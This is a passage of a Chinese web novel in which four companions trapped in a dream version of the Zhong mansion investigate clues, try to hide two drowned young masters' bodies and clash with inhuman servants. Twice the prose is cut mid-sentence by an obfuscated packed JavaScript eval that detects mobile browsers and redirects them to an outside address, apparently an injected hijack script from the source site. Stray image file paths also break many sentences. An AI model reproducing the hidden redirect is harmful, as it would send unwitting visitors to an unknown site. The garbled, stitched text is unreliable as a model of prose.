钟锦安紧张地抬头看向二人,钟白青则安抚地拍拍她肩膀:“不怕,先出去看看。” 门外院子里站着三个人,通报的灰布衫丫头,以及站在她身后的邵空青、华元两人。 见几人出来,华元眼睛一下就瞪圆了,偷偷用手肘顶了邵空青一下:“我靠哥,真被你猜对了。” 邵空青没动作,笑着的弯弯眼睛远远望向钟白青。 钟白青学着电视剧里看来的台词,挥手让灰布衫丫头退下后,脸上的笑再也绷不住:“精彩。” 钟锦安疑惑地扯了下钟白青的衣角:“大姐姐?” 钟白青拍拍她头:“没事,自己人。” 沉思一番,钟白青又接着说:“锦安,现在带我们去你房里领那个丫头走吧。对了锦念,把衣服带上。” 赶紧把手头的任务做完,把钟锦安弄走,方便他们四个互通信息。 “啊?嗷,等我一下。”叶翛反应了一下,冲回房内,里屋的桌上放着几套灰布衫,和刚才来的丫头穿的是同款。 看见几人的动作,钟锦安刚才还紧张的脸上终于露出笑容:“姐姐、姐夫随我来。” …… 流程很简单,钟白青用钟锦思的身份,随手吩咐一个年龄稍长的灰布衫丫头,把钟锦安房里一个年纪最小的丫头带走后,事情就办妥了。 在叶翛把手里几套衣服也递给钟锦安后,钟锦安脸颊红扑扑的朝二人再次道谢,随后从房里领出一个和她一样高的小女孩。 “大姐姐、二姐姐,这就是小煦。”钟锦安拉着小煦的手,小声对她说,“小煦,多亏了姐姐们,以后你可以和我待在一块啦。” 小煦抬头看了钟白青叶翛一眼,低声说了句:“谢谢大小姐、二小姐。” 看见出来的人,钟白青愣了一下,敷衍地应了一声,脑子里顿时冒出一堆疑问。 这什么情况?小旭和秦旭是什么关系? 先前听到小旭名字时她还没多想,但对上她那双漆黑的眼瞳后,钟白青才终于意识到不对劲。 小旭和秦旭的气质有点像,身上都有股化不开的阴沉气。秦旭的稍淡,小旭的则重得有点压人。 想着,钟白青的目光又定在钟锦安身上。 可那身绿旗袍会不会也是某种暗示? 钟白青早就注意到了钟锦安旗袍的颜色,但目前看来只有她一人穿这个颜色。 两场戏的背景 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407487|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 都是钟府,人员肯定有对应关系,秦旭大概率是二人中的一个。 可钟夫人又是谁? 最关键的是,梦境主人是谁?他们找到梦境主人后又该怎么离开? 线索一团乱麻,钟白青回头看了眼在院外等着的邵空青。 也不知道他那边有没有别的发现。 钟锦安看出钟白青心里有事,关切地上前轻声询问:“大姐姐怎么啦?” 钟白青摇摇头:“没什么,只是忽然想起还有点事,锦安你这边还有什么需要我们帮忙的吗?” “没有没有,我这边已经没什么事啦,今天麻烦大姐姐和二姐姐了。”钟锦安说着,不好意思地低下头。 钟白青摸了摸她的头安慰道:“别多想,这都是小事,以后如果还有什么需要帮忙的,直接来找我和你二姐姐就是,不用觉得不好意思。” “既然没别的事了,我和你二姐姐就先回去咯。” 钟锦安:“好的,我送送你们。” 钟白青拦下她:“没事不用送,你快带小旭试试衣服合不合身。” 钟锦安没再坚持,点头说了声好,然后拉着小煦的手,目送几人离开。 …… 几人回到钟锦思,也就是钟白青的住处,小心地关上房门。 钟白青开门见山道:“你们有什么发现吗?” “钟锦安和秦旭一样穿绿旗袍。” “小旭的旭可能是秦旭的旭。” 叶翛和华元一人一句,话音刚落下,两人对视一眼,立马又翻着白眼把头扭向另一边。 邵空青:“秦旭不一定就是小旭,还可能是钟锦安。” 钟白青看向他,没接话。 邵空青笑笑:“我能想到的,你一定也能想到。” “我目前更倾向于秦旭是钟锦安。小旭是乞丐,她的名字可能是障眼法,这个角色可能是多余的。至于钟夫人,我猜是钟府内和钟锦安关系好的人。” 钟白青:“目前看来,钟锦安和她大姐二姐关系还可以。” “嘶。”钟白青倒吸一口凉气,“钟夫人说过,她的丈夫是被她姐妹杀害的。” “会不会是,钟锦安杀了她大姐或者二姐的丈夫,然后改头换面,抛弃钟府小姐身份,改用了小旭的丫头身份?” 邵空青点头表示同意:“确实有这种可能,那梦境主人就是钟夫人了?她引导我们火烧未来的钟府,又把我们带到过去的钟府,目的是阻止钟锦安杀人?” 叶翛打断二人:“可是,钟锦安看上去不像会杀人的样子啊。” 钟白青分析:“她现在才8岁,可能因为不公平待遇,后期心理扭曲了?” 叶翛恍然大悟:“对哦,她只有个小姐的虚名。” 邵空青:“所以我们现在要确认钟夫人的真实身份,并阻止钟锦安杀人?” “大概是吧。”钟白青点头,沉思几秒,突然恶劣一笑,“我倒是有个好主意。” 邵空青表情微愣,华元则找到机会插嘴问:“什么好主意?” 钟白青笑嘻嘻:“反正死的不是你华元,就是邵空青。” “不如直接弄死你俩,把戏台砸了,我倒要看看,她还怎么唱这出大戏。” 8. 第 8 章 邵空青抿着嘴没接话,华元哇哇大叫着连退三步:“你这女人也太恐怖了!不是烧杀抢掠就是杀人放火!” 叶翛被他的反应逗得哈哈大笑:“看你那怂样!” 说着,又揽住钟白青的肩膀:“我们白青就是个天才!” 叶翛认识钟白青都多少年了,不用明说就知道她是在开玩笑。 就算钟白青知道把人弄死是正确选项A,也一定会想办法找到零伤亡的选项B。 邵空青脸上一贯的微笑消失,周身气压也低了几分,犹犹豫豫着说:“你想的话,也不是不……” 钟白青被吓得急忙打断他:“哎呀,我开玩笑的。” 这人怎么回事,开玩笑当真就算了,不开心她也理解了。但为什么真要奉献自己的生命?她钟白青救过他的命吗? 邵空青抿唇看她,眼神里藏着小小的期望。 钟白青有些紧张地移开视线,轻咳一声说:“不是说钟夫人的丈夫出轨了吗,万一这条信息是真的呢?那她后来可能离婚又再婚了嘛,死的可能是她二婚老公。” 钟白青越说越觉得自己的猜测正确:“钟夫人肯定是跟她二婚老公感情太好,忽略了钟锦安,才导致钟锦安心生嫉妒,动手杀了她二婚老公。” 管她有没有二婚,反正钟白青不可能真把俩大活人弄死。她可是社会主义接班人,违法乱纪的事可从来没干过! 邵空青听完她一通分析,看上去好像心情更差了,见钟白青刻意移开视线,没多说什么,安静地在桌前坐下,取出茶具慢悠悠倒出四杯茶。 叶翛适时打破尴尬的气氛:“那咱现在怎么办啊。” “等着呗,我们都分析到这份上了,现在就等梦境主人主动发布任务推动剧情了。” …… 结果就是,一整天下来,再也没人来找过他们。并且因为他们目前身份特殊,不方便到处跑。 等到天黑,几个丫头送了一桌子饭菜过来,几人吃饱喝足后,收拾桌子的间隙一个丫头问道:“时间晚了,二小姐和二姑爷可要回房休息?” 钟白青:“你送他们回去吧。” 根据人设来看,他们两对夫妻肯定不能住同一间房的。 然后叶翛就不情不愿地朝钟白青挥手告别,又不情不愿地跟在丫头身后离开。 人走光后,房间内只剩下钟白青邵空青两人。 因为下午的事,钟白青不确定他还有没有心情不好,思来想去干脆端起一杯茶递给他:“那个,解解腻?” 邵空青自然地接过茶杯道了声谢,说:“晚上你睡里屋吧,我睡外屋。” 这个房间很大,里屋一张复古雕花木窗,外屋则摆着一张躺椅。 钟白青点头答应,感觉气氛还是有点尴尬,咬着下唇等了几秒,想不到说什么来打破尴尬,逃也似的起身:“那个,我先去睡觉了,你也早点休息。” …… 第二天天刚亮,钟白青就被一阵尖叫声吵醒。 跌跌撞撞的脚步声靠近门口,一个灰布衫丫头猛地撞开门,满脸惊恐,视线略过睡在外屋的邵空青,径直奔向里屋。 她胸口起伏得厉害,结结巴巴道:“大小姐,不、不好了,三、三少爷在咱院子池塘里溺死了!” ? 钟白青在心里骂骂咧咧,从被窝里爬出来。 烦死了!自从来了这个鬼地方,一天懒觉都没睡过! 她不耐烦地随便套上衣服,对灰布衫丫头说:“走,带我去看看。” 路过外屋的时候,邵空青也已经收拾妥当,两人对视一眼,并肩走出门。 院子里没其他人,只有一具尸体。正面朝天,漂在院中的小池塘里。 钟白青:“没别人看到吧?” 灰布衫丫头哆哆嗦嗦低着头,不敢多看池塘里的尸体半眼:“没、没有,我过来时其他人还在吃早饭。” “那你去门口拦着,别让任何人进来。” 钟白青看着灰布衫丫头踉跄着小跑到院子外,院门被虚掩上。 随后她打量了一下四周,东厢房门口架着一根竹竿,刚好可以用来捞尸。 邵空青顺着她的视线望去,拦下她:“我来吧。” 他动作很快,竹竿穿进尸体衣服上的盘扣,用力一拨,尸体就顺着力道靠近岸边,再向上一挑,上半身出了水,靠在岸边稳住了。 钟白青做了几个深呼吸,她没亲眼见过尸体,这会有一点心理障碍。调整好后,屏气凑近尸体观察。 面部没有浮肿,鼻腔也很干净。但是池塘里种了荷花,湖边也漂着少量浮萍。如果在这个池塘里溺死,鼻腔不会这么干净。 钟白青跟邵空青对视一眼,两人心里都有了答案。 有人先杀了三少爷,然后抛尸在他们院子里。 钟白青在心里迅速作出判断:“既然想陷害我们,就一定会安排人来抓我们。快,趁现在,我们提前把尸体销毁了。” 邵空青愣怔了几秒,刚要接话,门外却传来动静。 “二小姐,您不能进去,大小姐她现在不方便。” “卧槽她也不方便?”是叶翛刻意压低的声音,“白青,能听到吗?我这边也出事了。” 钟白青来到院门口,拉开门,叶翛和华元都在,两人都一脸紧张。 进了院子看到池塘边的尸体,叶翛又忍不住一阵干呕,缓了好一会才苍白着脸问:“我那边有个四少爷溺死了,咱现在怎么办?” “毁尸灭迹。” “?”叶翛愣了一下,下意识接话,“经常杀人的都知道……” 钟白青:“杀人容易,藏尸难。” 华元无语:“所以咱几个,谁会处理尸体?” 四人面面相觑,大家都是合法公民,没人干过这事,也没人研究过这事。 钟白青啧了一声,把门口的灰布衫丫头叫进来:“去,找个草席竹席什么的,把三少爷尸体捞上来裹上。” 灰布衫丫头瞳孔地震,嘴唇嗫嚅着想说点什么,最终无奈还是乖乖按钟白青说的去做了。 把三少爷里三层外三层打包完毕后,两男为难了半天,最终还是主动上前,一头一尾一起抬起尸体,用询问的目光看向钟白青。 钟白青尴尬挪开视线,说:“外面还有个大池塘,一会拆了包裹丢大池塘去,假装是在外面溺水的。”反正只要不死在他们院子里就行。 几人处理好三少爷的包裹后,迅速赶回叶翛院子,那边还有个四少爷需要打包。 以同样的手法把四少爷裹好后,刚准备出门,门外就传来嘈杂声。 钟白青骂了句脏话,迅速调整表情,越过其他三人,几步冲到院门口。 此时门外已经围了一群老头,钟白青眼尖地看到,老头后面跟着几个灰布衫家丁,手里抬着的正是他们刚扔掉的三少爷。 剧情杀!一定是剧情杀!这才多长时间,居然就已经把尸体捞出来,还精准锁定了叶翛的院子。 钟白青下意识想摸口袋里的刀,摸了个空,才意识到刀并没有跟着一起过来。 为首的老头开口,声如洪钟:“钟锦思、钟锦念!老三老四为什么会溺亡在你们院子!” 钟白青没招,只能装出一副泫然欲泣的模样,小声啜泣道:“您在说什么呀,老……三弟怎么会溺亡在我院子。倒是四弟,确实溺亡在二妹院子了。可二妹昨日在我那吃了些酒,回来便睡了,她也不知道四弟为什么会在她院子里出事……”说着,还抹了抹硬挤出来的眼泪。 老头看样子气得不轻,鼻孔出气,接着骂道:“小牧亲眼看到,你们两姐妹,还有我那两个好女婿,把老三抛进湖中!” 钟白青翻了个白眼,小牧看个屁,刚才抛尸的时候根本没人。 老头说着,突然话锋一转:“见了长辈为什么不叫?你眼里还有没有长辈了!” 钟白青耳朵被震得嗡嗡响,半眯着一只眼睛掏掏耳朵,在心里冷笑。呵,老登,也不看看你是个什么东西,配让我叫吗。 还有这破地方,不让人睡觉就算了,安排个必死局,刀也没给她留下。草,要是找到机会,肯定把你们这破钟府全炸了。 老头见她沉默,哼了一声:“既然如此,把他们四个都 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407488|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 关到祠堂!没我的命令谁都不准放他们出来!” 老头话音刚落,身后的门被拉开,三人站在了钟白青身后。 钟白青感觉到有人往她手里塞进一枚茶杯碎片,圆润那头朝向她的手心,破碎那头朝外。 邵空青俯身凑近她耳边说:“一会要是打起来,找到机会你就跑。” 钟白青莫名忍不住笑起来。 这话真耳熟,邵空青让她跑,她让叶翛跑,短短三天,他们几个都快成出生入死的好战友了。 老头见钟白青在笑,顿时勃然大怒:“还不动手!” 随后,站在老头身后的灰布衫家丁齐齐走上前。 “得罪……呃……” 邵空青没废话,直接动了手,他手里藏着茶杯碎片,对准离他最近的家丁的脖子用力一划。 没有预想中喷涌而出的血,家丁脖子上只出现一个干巴巴的破口,他“嗬嗬”喘着气,声音从破口里漏出来。 几人看得头皮发麻,这些东西根本就不是人! 既然不是人,几人剩下的一丁点顾虑也消失,拿起茶杯碎片准备直接杀出重围。 